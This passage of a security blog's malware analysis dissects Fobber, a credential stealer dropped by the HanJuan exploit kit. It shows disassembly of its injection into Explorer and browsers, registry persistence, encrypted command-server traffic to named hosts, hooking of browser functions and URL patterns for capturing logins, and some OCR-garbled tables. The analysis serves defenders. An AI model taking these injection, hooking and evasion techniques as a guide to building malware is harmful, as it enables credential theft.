| • | .shc:0041B227 | push | edi | |
| • | .shc:0041B228 | push | esi | |
| • | .shc:0041B229 | xor | eax, eax | |
| • | .shc:0041B22B | cmp | [ebp+8], eax | |
| _ _ = | .shc:0041B22E | jz | short loc_41B2AC | |
| | .shc:0041B230 | mov | esi, [ebp+8] | |
| • | .shc:0041B233 | add | esi, [esi+3Ch] | |
| | .shc:0041B236 | mov | esi, [esi+78h] | |
| • | .shc:0041B239 | add | esi, [ebp+8] | |
| | .shc:0041B23C | mov | ecx, [esi+18h] | |
| • | .shc:0041B23F | mov | eax, [esi+1Ch] | |
| | .shc:0041B242 | mov | [ebp-4], eax | |
| | .shc:0041B245 | MOV | eax, [esi+24h] | |

Eventually, when the function wants to return, it calls a special procedure that uses a ROP gadget.

| | | | h 3 h40004 |
|---------|-----------------|---------------------------------------|---|
| | .shc:0041B2A8 j | jnz snor | t loc_41B28A |
| | .shc:0041B2AA 1 | LOOD LOC | 41B254 |
| 1 | .shc:0041B2AC | | |
| 1.1 | | | |
| 1 | .shc:0041B2AC 1 | LOC_41B2AC: | ; CODE XREF: .shc:0041B22E†j |
| | .shc:0041B2AC p | oop esi | |
| • | .shc:0041B2AD p | | |
| | | | |
| | .shc:0041B2AE p | | |
| | .shc:0041B2AF p | op ecx | |
| • | .shc:00418280 1 | Leave | |
| • | .shc:0041B2B1 p | | C.b. |
| ETP | | | |
| | .shc:0041B2B6 c | call <mark>retu</mark> | rn_caller |
| | .shc:0041B2B6 | | |
| 🔶 👘 🔍 | .shc:0041B2BB u | ink 418288 d | b 0AEh ; « ; CODE XREF: .shc:0041B2FC_j |
| • • | | | , core inter (shortoether c+) |
| | .shc:0041B2BC d | · · · · · · · · · · · · · · · · · · · | |
| | .shc:0041B2BD d | 1b OEDh ; f | |
| | .shc:0041B2BE d | 1b 1Ah | |
| | .shc:0041B2BF d | | |
| | | | |
| • • | .shc:0041B2C0 d | ib 0 | |
| | .shc:0041B2C1 d | 1b 0E8h ; F | |
| | .shc:0041B2C2 d | 16 ØFC6 - 8 | |
| | | | |
| | .shc:0041B2C3 d | | |
| | .shc:0041B2C4 d | 1b 0 | |
| · · · · | .shc:0041B2C5 d | ib 0 | |
| | | | |

In side the call seen above ("return_caller"), the return pointer is overwritten to point to the return pointer of the parent function (in this case, sub_41B21A). In addition, all the bytes of the function that was just executed have been re-encrypted, as seen below.

| | .shc: <mark>0041B21A</mark> | ; | | |
|---|-----------------------------|----------|---------------------------|---|
| | .shc: <mark>0041B21A</mark> | | | |
| | .shc: <mark>0041B21A</mark> | 1oc_4182 | 21A: | ; CODE XREF: .shc:0041A298 [†] p |
| | .shc: <mark>0041B21A</mark> | | | ; sub_41A2AE+111p |
| • | .shc: <mark>0041B21A</mark> | call | decode_more | |
| • | .shc:0041B21F | push | ds | |
| • | .shc:0041B220 | xor | eax, 8885330Fh | |
| • | .shc:0041B225 | xor | ch, ch | |
| • | .shc:0041B227 | sbb | eax, 1EFD7CAh | |
| • | .shc:0041B22C | рор | ds | |
| • | .shc:0041B22D | xchg | eax, esi | |
| • | .shc:0041B22E | push | edx | |
| • | .shc:0041B22F | imul | edi, [esi+71A69A8Ch], 0Fl | 1 |
| • | .shc:0041B236 | xor | bh, ah | |
| • | .shc:0041B238 | fsubr | st(4), st | |
| • | .shc:0041B23A | cmp | dh, [ecx+edx*2] | |
| | .shc:0041B23D | loopne | 1oc_41B26F | |
| | .shc:0041B23F | rcr | dword ptr [eax], cl | |
| • | .shc:0041B241 | add | bl, [edi+339A0950h] | |
| | .shc:0041B247 | and | eax, 4D838470h | |
| | | | | |

Such techniques can make the Fobber malware more difficult to analyze than traditional malware that unpack the entire binary image. Similar functionality is also seen in many commercial protectors, like Themida.

In order to locate the PID of Explorer, the malware searches for a known window name of "Shell_TrayWnd" that's used by the Explorer process.

| 00793A22 | 6A 00 | PUSH 0 | |
|-----------|----------------------------|-------------------------------------|---------------------------------|
| 00793A24 | 50 | PUSH EAX | |
| 00793A25 | FF93 E15BE8A0 | CALL DWORD PTR DS:[EBX+A0E85BE1] | USER32.FindWindowA |
| | 85C0 | TEST EAX,EAX | |
| | v 74 47 | JE SHORT 00793A76 | |
| | 8D55 FC | LEA EDX, DWORD PTR SS: [EBP-4] | |
| | 52 | PUSH EDX | |
| | 50 | PUSH EAX | |
| | FF93 E95BE8A0 | CALL DWORD PTR DS:[EBX+A0E85BE9] | USER32.GetWindowThreadProcessId |
| | FF75 FC | PUSH DWORD PTR SS:[EBP-4] | |
| | 68 FF0F1F00 | PUSH 1FOFFF | |
| | | CALL 00793A84 | |
| | 85C0 | TEST EAX,EAX | |
| | √ 74 2B | JE SHORT 00793A76 | |
| | 8B4D 08 | MOV ECX, DWORD PTR SS: [EBP+8] | |
| | 41 | INC ECX | |
| | 51 | PUSH ECX | |
| | | PUSH 0C9B | |
| | 68 65390000 | PUSH 3965 | |
| | | LEA EDX,DWORD PTR DS:[EBX+A0E843F9] | |
| 00793360 | 52 | DIICH FDY | |
| < | | | > |
| EAX=0006F | D20, (ASCII "Shell_TrayWnd | ") | |
| | | | |
| | | | |

The shellcode uses the undocumented function RtIAdjustPrivilege to grant vercslid.exe the <u>SE_DEBUG_PRIVILEGE</u>. This will allow verclsid.exe to inject code into Windows Explorer without any issues. Following this function, more shellcode is decrypted in memory and a remote thread is created inside Explorer.

| | 6A 00 | PUSH 0 | |
|----------|---------------|----------------------------------|-----------------------------|
| | FF75 08 | PUSH DWORD PTR SS: [EBP+8] | |
| | FF93 8968E8A0 | CALL DWORD PTR DS:[EBX+A0E86889] | kernel32.VirtualAllocEx |
| | 85C0 | TEST EAX,EAX | |
| | v 74 47 | JE SHORT 0079026B | |
| | 8907 | MOV EDI,EAX | |
| | 6A 00 | PUSH 0 | |
| | FF75 10 | PUSH DWORD PTR SS: [EBP+10] | |
| | FF75 OC | PUSH DWORD PTR SS:[EBP+C] | |
| | 57 | PUSH EDI | |
| 0079022F | FF75 08 | PUSH DWORD PTR SS: [EBP+8] | |
| 00790232 | FF93 B168E8A0 | CALL DWORD PTR DS:[EBX+A0E868B1] | kernel32.WriteProcessMemory |
| | 85CO | TEST EAX,EAX | |
| | v 74 1C | JE SHORT 00790258 | |
| | 037D 14 | ADD EDI, DWORD PTR SS: [EBP+14] | |
| | 6A 00 | PUSH 0 | |
| | 6A 00 | PUSH 0 | |
| | FF75 18 | PUSH DWORD PTR SS:[EBP+18] | |
| | 57 | PUSH EDI | |
| | 6A 00 | PUSH 0 | |
| | 6A 00 | PUSH 0 | |
| | FF75 08 | PUSH DWORD PTR SS:[EBP+8] | |
| | FF93 6968E8A0 | CALL DWORD PTR DS:[EBX+A0E86869] | kernel32.CreateRemoteThread |
| | 85CO | TEST EAX,EAX | |
| | v 75 13 | JNZ SHORT 0079026B | |
| | 68 00800000 | PUSH 8000 | |
| | 6A 00 | PUSH 0 | |
| 00700258 | 57 | DIGH FDT | |
| < [111] | | | > |

Following successful injection, verclsid.exe terminates and the malware continues inside of Windows Explorer

Explorer.exe (Fobber shellcode)

At this point the Fobber malware begins its main operations, to include establishing persistence on the victim computer, contacting the C&C server, and many more actions.

Persistence

Fobber keeps a foothold on the victim computer by copying itself (fobber.exe) into an AppData folder called "Fobber" using the name nemre.exe. On a typical computer, this path might look like:

C:\Users\<username>\AppData\Roaming\nemre.exe

The binary is launched when a user logs in using a traditional "Run" key method in the registry.

| Name | Туре | Data |
|-----------|--------|---|
| (Default) | REG_SZ | (value not set) |
| a)Fobber | REG_SZ | C:\Documents and Settings\Administrator\Application Data\Fobber\nemre.exe |


Whenever nemre.exe is launched at login, it will proceed using the same flow of execution, injecting into verclsid.exe and then inside Windows Explorer.

Modifying Internet Settings

Fobber also makes a few various changes to the victim's Internet settings to ensure everything runs smoothly

```
HKCU\Software\Microsoft\Internet Explorer\Main
Value: TabProcGrowth - Set to 1 (on)
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3
Value: 1609 - Set to 0 (off)
```

In addition, if the Firefox browser is installed, Fobber will attempt to modify browser settings by disabling the SPDY protocol, although it doesn't seem like this function was implemented correctly.



Contacting the command server

Communication with C&C is encrypted using what is believed to be a custom algorithm. Additionally, the content sent by the server is signed by it's RSA1 key (to prevent botnet hijacking), while the Fobber code has the public key embedded within, verifying the signature before processing the content.

| 011FDDC2 FF93 C66BE8A0 011FDDC8 85C0 011FDDCA 74 6A 011FDDCC 8D55 F8 011FDDCF 52 01 011FDDCF 52 01 | CALL DWORD PTR DS: CEBX+0xA TEST EAX,EAX JE SHORT M70.011FDE36 LEA EDX,DWORD PTR SS: CEBP- PUSH EDX PUSH 0x0 | | lvapi82.CryptImportKey |
|---|---|-------|------------------------|
| DS:[011FD7CD]=75E1C532 (advap) | 32.CryptImportKey) | | |
| Address Hex dump | | ASCII | |
| How Hex Hex | 61 A8 1F 14 E2 E2 2B C2 4B 1F D8 CA A0 F8 44 0A 0A F5 C4 3F FC C0 14 FB 24 DC 38 FA 68 78 E1 DD FE 5D D7 9A C1 FC 97 53 B5 B0 F4 F4 F4 00 00 00 00 00 93 00 00 00 78 E6 1F 01 A0 00 FC 00 | | RSA1 key |

The communication is initialized by the infected client's POST request; the data sent from the client is always prompted by it's ID that consists of the **hard disk volume serial number** and the **OS install date**. Following this content is content specific to the request made to the server.

```
Example (initial request: 18 bytes long) raw:
```

79 3B C3 40 9B AC 80 55 00 05 00 00 00 50 4C 00 00 FF |y;Ă@>¬€U....PL.. |


after encoding:

7A 32 53 3C 6E B6 BC 3F 92 27 5C 3F F7 0C 21 0F 0B C8 |z2S.n..?.'\?...|

During the process of communication, the command server may sent some notable payloads, i.e:

- Updated explorer shellcode
- List of new command servers

The payloads are saved in the malware's directory – in encrypted form – and decrypted by Fobber as needed:



Thus far we have observed three particular files the Fobber malware looks for, which are: **ktx.sdd**, **lerp.wpo**, and **mlc.dfw**. As of the time of this writing, the we have not ascertained what mlc.dfw is used for, although we believe it will still be stored in an encrypted format like other Fobber files.

Updating Command Servers

One file Fobber downloads periodically from the command server is called "lerp.wpo". This file contains updated command server information to help the malware stay operational provided any command servers are taken down. The format for lerp.wpo is:

[Domain][Post Directory]

Below is an example of a decrypted lerp.wpo file:

003F810C | 35 2E 31 39 36 2E 31 38 39 2E 33 34 00 2F 48 63 | 5.196.189.34./Hc 003F811C | 6D 44 75 6F 00 77 77 77 2E 32 73 6D 69 6C 65 2E | mDuo.www.2smile. 003F812C | 65 75 00 2F 38 37 73 31 35 67 6B 2F 00 00 00 00 | eu./87s15gk/....

When the list of new command servers arrives, Fobber switches to the new server:

| | б4 | vhkintjtksyxgjrzz.net | application/x-www-form-urlencoded | 18 bytes | iUx | |
|---|---------------------------------|--|---|---|--|-------------|
| | 90 | vhkintjtksyxgjrzz.net | text/html | 13 kB | iUx | |
| | 96 | vhkintjtksyxgjrzz.net | application/x-www-form-urlencoded | 15 bytes | iUx | initial C&C |
| | 98 | vhkintjtksyxgjrzz.net | text/html | 145 bytes | iUx | |
| | 111 | vhkintjtksyxgjrzz.net | application/x-www-form-urlencoded | 18 bytes | iUx | |
| | 115 | vhkintjtksyxgjrzz.net | text/html | 183 bytes | iUx | |
| | 123 | vhkintjtksyxgjrzz.net | application/x-www-form-urlencoded | 15 bytes | iUx | |
| | 125 | vhkintjtksyxgjrzz.net | text/html | 145 bytes | iUx | |
| | | | | | | |
| Ш | 187 | 5.196.189.34 | application/x-www-form-urlencoded | 18 bytes | HcmDuo | |
| | 187 189 | 5.196.189.34 5.196.189.34 | application/x-www-form-urlencoded text/html | 18 bytes 145 bytes | HcmDuo HcmDuo | |
| | | | 11 | , 145 bytes | | updated C&C |
| | 189 | 5.196.189.34 | text/html | , 145 bytes | HcmDuo | updated C&C |
| | 189 206 | 5.196.189.34 5.196.189.34 | text/html application/x-www-form-urlencoded | , 145 bytes 18 bytes 145 bytes | HcmDuo HcmDuo | updated C&C |
| | 189 206 210 | 5.196.189.34 5.196.189.34 5.196.189.34 | text/html application/x-www-form-urlencoded text/html | , 145 bytes 18 bytes 145 bytes | HcmDuo HcmDuo HcmDuo | updated C&C |
| | 189 206 210 227 | 5.196.189.34 5.196.189.34 5.196.189.34 5.196.189.34 | text/html application/x-www-form-urlencoded text/html application/x-www-form-urlencoded | 145 bytes 18 bytes 145 bytes 18 bytes 145 bytes | HcmDuo HcmDuo HcmDuo HcmDuo | updated C&C |
| | 189 206 210 227 231 | 5.196.189.34 5.196.189.34 5.196.189.34 5.196.189.34 5.196.189.34 | text/html application/x-www-form-urlencoded text/html application/x-www-form-urlencoded text/html | 145 bytes 18 bytes 145 bytes 18 bytes 145 bytes | HcmDuo HcmDuo HcmDuo HcmDuo HcmDuo | updated C&C |

Browser injection

Fobber also keeps a close eye on processes that are running on the victim's computer. In particular, Fobber checks for **Google Chrome**, **Internet Explorer** and **Mozilla Firefox** web browsers. Unlike traditional process enumeration used by malware, however, Fobber first takes each process name that is running and creates a checksum-like value to compare against hard-coded process checksums. By doing this, Fobber does not have to include the name of the actual process it is searching for, only the checksum, which can further inhibit analysis. For example, the checksum for Internet Explorer is 0xFC03162D.

```
seq000:010FF30A
                                              ecx, 400h
                                      mov
    seq000:010FF30F
                                      repne scasd
   seq000:010FF311
                                              edi, esi
                                      mov
  •
   seq000:010FF313
                                      test
                                              ecx, ecx
 -! seg000:010FF315
                                      jnz
                                              check_next_process
   seq000:010FF31B
                                              edx, [ebp-118h]
                                      lea
  •
   seq000:010FF321
                                     push
                                              edx
                                     call
   seq000:010FF322
                                              create_process_checksum
   seq000:010FF327
                                      mov
                                              esi, 1
   seq000:010FF32C
                                      CMD
                                              eax, OFC03162Dh ; iexplore.exe
_ = seg000:010FF331
                                              short found browser
                                      jz
   seq000:010FF333
                                              esi, 2
                                      mov
1.
                                              eax, 0B70846FFh ; firefox.exe
    sea000:010FF338
                                      CMP
₽.
   seq000:010FF33D
                                              short found browser
                                      jz -
    seq000:010FF33F
                                      mov
                                              esi, 3
 .
    seg000:010FF344
                                              eax, 7FCC96E6h ; chrome.exe
                                      C M D
ï
   seq000:010FF349
                                              short check_next_process
                                      jnz
    seq000:010FF34B
                                                               ; CODE XREF: seg000:010FF331<sup>†</sup>j
    seq000:010FF34B found browser:
    seq000:010FF34B
                                                               ; seq000:010FF33D†j
*•
   seq000:010FF34B
                                              dword ptr [ebp-134h]
                                      push
   seq000:010FF351
                                      push
                                              ß
   seq000:010FF353
                                      push
                                              1F0FFFh
   seq000:010FF358
                                              dword ptr [ebx-5F1797DFh] ; OpenProcess
                                      call
   seq000:010FF35E
                                      test
                                              eax, eax
- - ! seg000:010FF360
                                              short check next process
                                      jz -
   seg000:010FF362
                                     push
                                              edi
 •
   seq000:010FF363
                                      mov
                                              edi, eax
    seq000:010FF365
                                              dword ptr [ebx-5F178607h], 0
                                      CMP
- = seq000:010FF36C
                                      jz
                                              short not 64bit
```

Once Fobber has found a browser running, it will inject code into it using the same routine following the Windows Explorer injection.

Updating the malware

Over time, Fobber can update itself by contacting the command server and downloading an additional file called "ktx.sdd". This file will be downloaded into the Fobber directory along with nemre.exe and loaded into memory if it exists.

By doing this, the Fobber malware can "refresh" itself, further enabling it to maintain a foothold in the victim system, and also looking for new or different information to steal.

Chrome, Internet Explorer, or Firefox (Fobber shellcode)

Following successful browser injection, Fobber looks for the presence of library used by <u>IBM</u> <u>Security Trusteer Rapport</u> and tries to unload it from memory. Rapport offers protection of browser sessions, which will likely interfere with the malware's operation.

| | seg000:00000646 seg000:00000646 | | | | | |
|---|---|----------------------------|-------------------------------|------------------------------|-----------------------------|--|
| | seg000:00000646 | | | sub_646 | proc ne | ar ; CODE XREF: sub_60B+2A [†] p |
| | seg000:00000646 | E8 (| AF 00 | i 00+ | call | <pre>decode_string ; rapportgp</pre> |
| | seg000:0000064B | 57 | | | push | edi |
| | seg000:0000064C | FF ? | 93 D9 |) 67+ | call | dword ptr [ebx-5F179827h] ; GetModuleHandleA |
| | seq000:00000652 | 85 (| 0 | | test | eax, eax |
| | seg000:00000654 | 74 | 10 | | jz | short rapport_not_found |
| | seg000:00000656 | | | | - | |
| | seq000:00000656 | | | 100 454. | | ; CODE XREF: sub 60B+F†j |
| | 264000.00000020 | | | loc 656: | | ; COVE AREF: SUD CODTFI |
| • | seq000:00000656 | 6A | 90 | 100_050: | push | 0 |
| • | | | | - | push push | |
| | seg000:00000656 | 68 | 90 8 | - | | 0 |
| • | seg000:00000656 seg000:00000658 | 68 6A | 90 8) 90 | -) 00+ | push | 0 |
| | seg000:00000656 seg000:00000658 seg000:00000650 | 68 6A 8D 8 | 90 8) 90 | -) 00+ | push push | 0 |
| | seg000:00000656 seg000:00000658 seg000:00000650 seg000:0000065F | 68 6A 8D 50 | 00 8) 00 33 E(| -) 00+ ; 51+ | push push lea | 0 |
| | seg000:00000656 seg000:00000658 seg000:00000655 seg000:0000065F seg000:00000655 | 68 6A 8D 50 FF | 00 8) 00 33 E(33 B! | - 3 00+ 3 51+ 5 54+ | push push lea push | 0 8000h 0 eax, [ebx-5F17AE14h] eax |

Following this check, Fobber checks to see what process it's in and hooks certain functions accordingly.

| seq000:0000143B hook thread: | | |
|------------------------------|------|---|
| seq000:00001438 E8 72 10 00+ | call | decode more |
| seq000:00001440 55 | push | ebp |
| seq000:00001441 89 E5 | mov | ebp, esp |
| seq000:00001443 E8 BF 0D 00+ | call | subtract ebx |
| seq000:00001448 E8 35 F1 FF+ | call | alloc local wx |
| seq000:0000144D 8B 45 08 | mov | eax, [ebp+8] |
| seq000:00001450 3C 01 | cmp | al, 1 |
| seq000:00001452 75 07 | jnz | short loc 145B |
| seq000:00001454 E8 E2 EC FF+ | call | hook inet functions ; Internet Explorer |
| seq000:00001459 EB 19 | jmp | short loc 1474 |
| seq000:0000145B | | |
| seq000:00001458 | | |
| seq000:0000145B loc 145B: | | ; CODE XREF: seq000:00001452†j |
| seq000:00001458 3C 02 | cmp | al, 2 |
| seq000:0000145D 75 07 | jnz | short loc 1466 |
| seg000:0000145F E8 DF 15 00+ | call | near ptr hook_NSS_functions ; Firefox |
| seq000:00001464 EB 0E | jmp | short loc 1474 |
| seg000:00001466 ; | | |
| seg000:00001466 | | |
| seg000:00001466 loc_1466: | | ; CODE XREF: seg000:0000145D↑j |
| seg000:00001466 3C 03 | cmp | al, 3 |
| seg000:00001468 75 0A | jnz | short loc_1474 |
| seq000:0000146A E8 4E F0 FF+ | call | hook Chrome functions ; chrome |
| | | |

Using the Internet Explorer browser, common functions from wininet.dll are hooked: <u>InternetCloseHandle</u> and <u>HttpSendRequest</u>.

| seg000:0000013B | | | | | | |
|-----------------|----|-----|----|-----------------|-------------------|--|
| seg000:0000013B | | | | | | |
| seg000:0000013B | | | | hook_inet_funct | | ; CODE XREF: seg000:00001454↓p |
| seg000:0000013B | | 72 | 23 | 00+ | <mark>call</mark> | decode_more |
| seg000:00000140 | 57 | | | | push | edi |
| seg000:00000141 | E8 | 88 | 16 | 00+ | <mark>call</mark> | load_wininet |
| seg000:00000146 | 85 | C 0 | | | test | eax, eax |
| seg000:00000148 | 74 | 39 | | | jz | short loc_183 |
| seg000:0000014A | 8D | 93 | 98 | 5B+ | lea | edx, [ebx-5F17A468h] |
| seg000:00000150 | 52 | | | | push | edx |
| seg000:00000151 | 8D | 93 | 69 | 6F+ | lea | edx, [ebx-5F179097h] |
| seg000:00000157 | 52 | | | | push | edx |
| seg000:00000158 | E8 | 99 | 0C | 9 9 + | <mark>call</mark> | <pre>hook_API ; InternetCloseHandle - hook_InternetCloseHandle</pre> |
| seg000:0000015D | 8D | 93 | 88 | 5B+ | lea | edx, [ebx-5F17A478h] |
| seg000:00000163 | 52 | | | | push | edx |
| seg000:00000164 | 8D | 93 | AD | 65+ | lea | edx, [ebx-5F179A53h] |
| seg000:0000016A | 52 | | | | push | edx |
| seg000:0000016B | E8 | 86 | 0C | 00+ | call | hook_API ; HttpSendRequestA - hook_HttpSendRequestA |
| seg000:00000170 | 8D | 93 | 90 | 5B+ | lea | edx, [ebx-5F17A470h] |
| seg000:00000176 | 52 | | | | push | edx |
| seg000:00000177 | 8D | 93 | 34 | 65+ | lea | edx, [ebx-5F179ACCh] |
| seg000:0000017D | 52 | | | | push | edx |
| seg000:0000017E | E8 | 73 | 0C | <u>90+</u> | call | hook_API ; HttpSendRequestW - hook_HttpSendRequestW |
| seg000:00000183 | | | | | | |
| seg000:00000183 | | | | loc_183: | | ; CODE XREF: seg000:00000148†j |
| seg000:00000183 | 5F | | | _ | рор | edi |
| seg000:00000184 | 68 | 4E | 00 | 99+ | push | 4Eh ; 'N' |
| seg000:00000189 | E8 | 40 | 28 | 99+ | call | return_caller |
| 1 | | | | | | |

When a request is made where a user has to enter credentials for a website, Fobber checks to see if it's something interesting. To do this, it compares the url in the request to list regular expression strings that are decoded in memory. Each item in the list is prefixed with either "P" or "!GP," the meaning of which is not clear.

| seg000:00000404 next: seg000:00000404 56 seg000:00000405 57 seg000:00000406 58 seg000:00000406 58 seg000:00000406 58 seg000:00000406 58 seg000:00000406 59 seg000:00000406 50 seg000:00000406 50 | push push call test jz inc cmp | <pre>; CODE XREF: sub_307+122↓j esi edi compare_url ; P https://* ; !GP *microsoft.* ; !GP *google.* ; P *accounts.google.*/ServiceLoginAuth* ; !GP *facebook.* ; P *facebook.* ; P *facebook.*/login.php* ; !GP *onlinechat.gmx.* ; P *service.gmx.*/cgi/login* ; !GP https://*.gateway.messenger.live.com* ; !GP *twitter.com* ; !GP *twitter.com/sessions* eax, eax short loc_41E dword ptr [ebp+8]; result found bute ntr [esi] 21h = '!''</pre> |
|--|--|--|
| seg000:00000412 80 3E 21 seg000:00000415 75 07 seg000:00000417 C7 45 08 00+ | cmp jnz mov | byte ptr [esi], 21h ; '!' short loc_41E dword ptr [ebp+8], 0 |
| 20000000000000000000000000000000000000 | | awara her feah.alt a |

When Fobber finds a request matching an expression, it packages it by using the same custom algorithm, followed by sending it to the command server. Below is an example of a request to login to a Google account, where the username and password are intercepted before being encrypted and sent to Google servers for authentication (username and password filtered).

POST https://accounts.google.com/ServiceLoginAuth∎∎Cook ie: PREF=ID=11a91ca4082f6920:U=61776ba4b7e85b5b:FF=0:TM =1407345691:LM=1407345700:S=BPkrqrxo1Nkf EMd; GALX=XuWQ 3_U0gXkIIUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.210 22) IIIIGALX=XuWQ3_U0qXk&continue=https%3A%2F%2Faccounts .google.com%2FManageAccount&followup=https%3A%2F%2Facco unts.google.com%2FManageAccount& utf8=%E2%98%83&bgrespo nse=%2160tChUA13nvjcSFEc8ID2vqWR7qCAAAAT1IAAAAPKqD1RCum qDhCcWB5sz4U0oJFe25_SZ8EZ8MCtIzbMvHbjC9sn0qr4mBPfUTvvI0 qX9YkAEcXzWVb d4uWkVu9EtYMYUxGT5uib7TaqfL6bNoJGR1xMtafN fZyA3QffACTGjpoJKYR72GCVgg7XcDkUspaw_RJbzIPEwHq_C14zTA3 XjCz17pkIF3oK2uuvLQ-dWHp3zUeBQozaIV0wU4z1JQPLPqQ9TULssj 1RPgpYo5wz1XTbZIhyRSK18RPusZqZItr00tGEMAo0eCN-fsY-TfKyY 060i5ZDVdmSCkb5StCru58qGdMa4varyov7tBoS1rn2JY40A&pstMsq =1&dnConn=&checkConnection=youtube%3A7422%3A0&checkedDo mains=youtube&Email= & P a s s w d = &sia nIn=Sign+in&rmShown=1

Once it has arrived at the command server, the package will be decrypted and likely parsed using a separate program to extract relevant information, like usernames and passwords.

Conclusion

Every encounter with HanJuan EK is interesting because it happens so rarely. As always the exploit kit only targets the pieces of software that have the highest return on investment (read: most deployed and with available vulnerabilities): Internet Explorer and the Flash Player.

The malvertising component was a little bit out of place for such a stealthy exploit kit. This is also true for the site hosting the kit, a genuine Joomla! website in the Netherlands. We have passed on the information about that server so that a forensic analysis and full investigation can be conducted.

The dropped binary, which we nicknamed Fobber, has the ability to steal valuable user credentials and is also fairly resistant to removal by receiving updates to both itself and command servers. While our research teams have not observed Fobber stealing any banking information, it certainly seems possible considering the flexibility offered by the malware's update model. We will continue to provide any updates on Fobber in our blog as we see any improvements made in the malware.

Contributing analysts: <u>@joshcannell</u> <u>@hasherezade</u>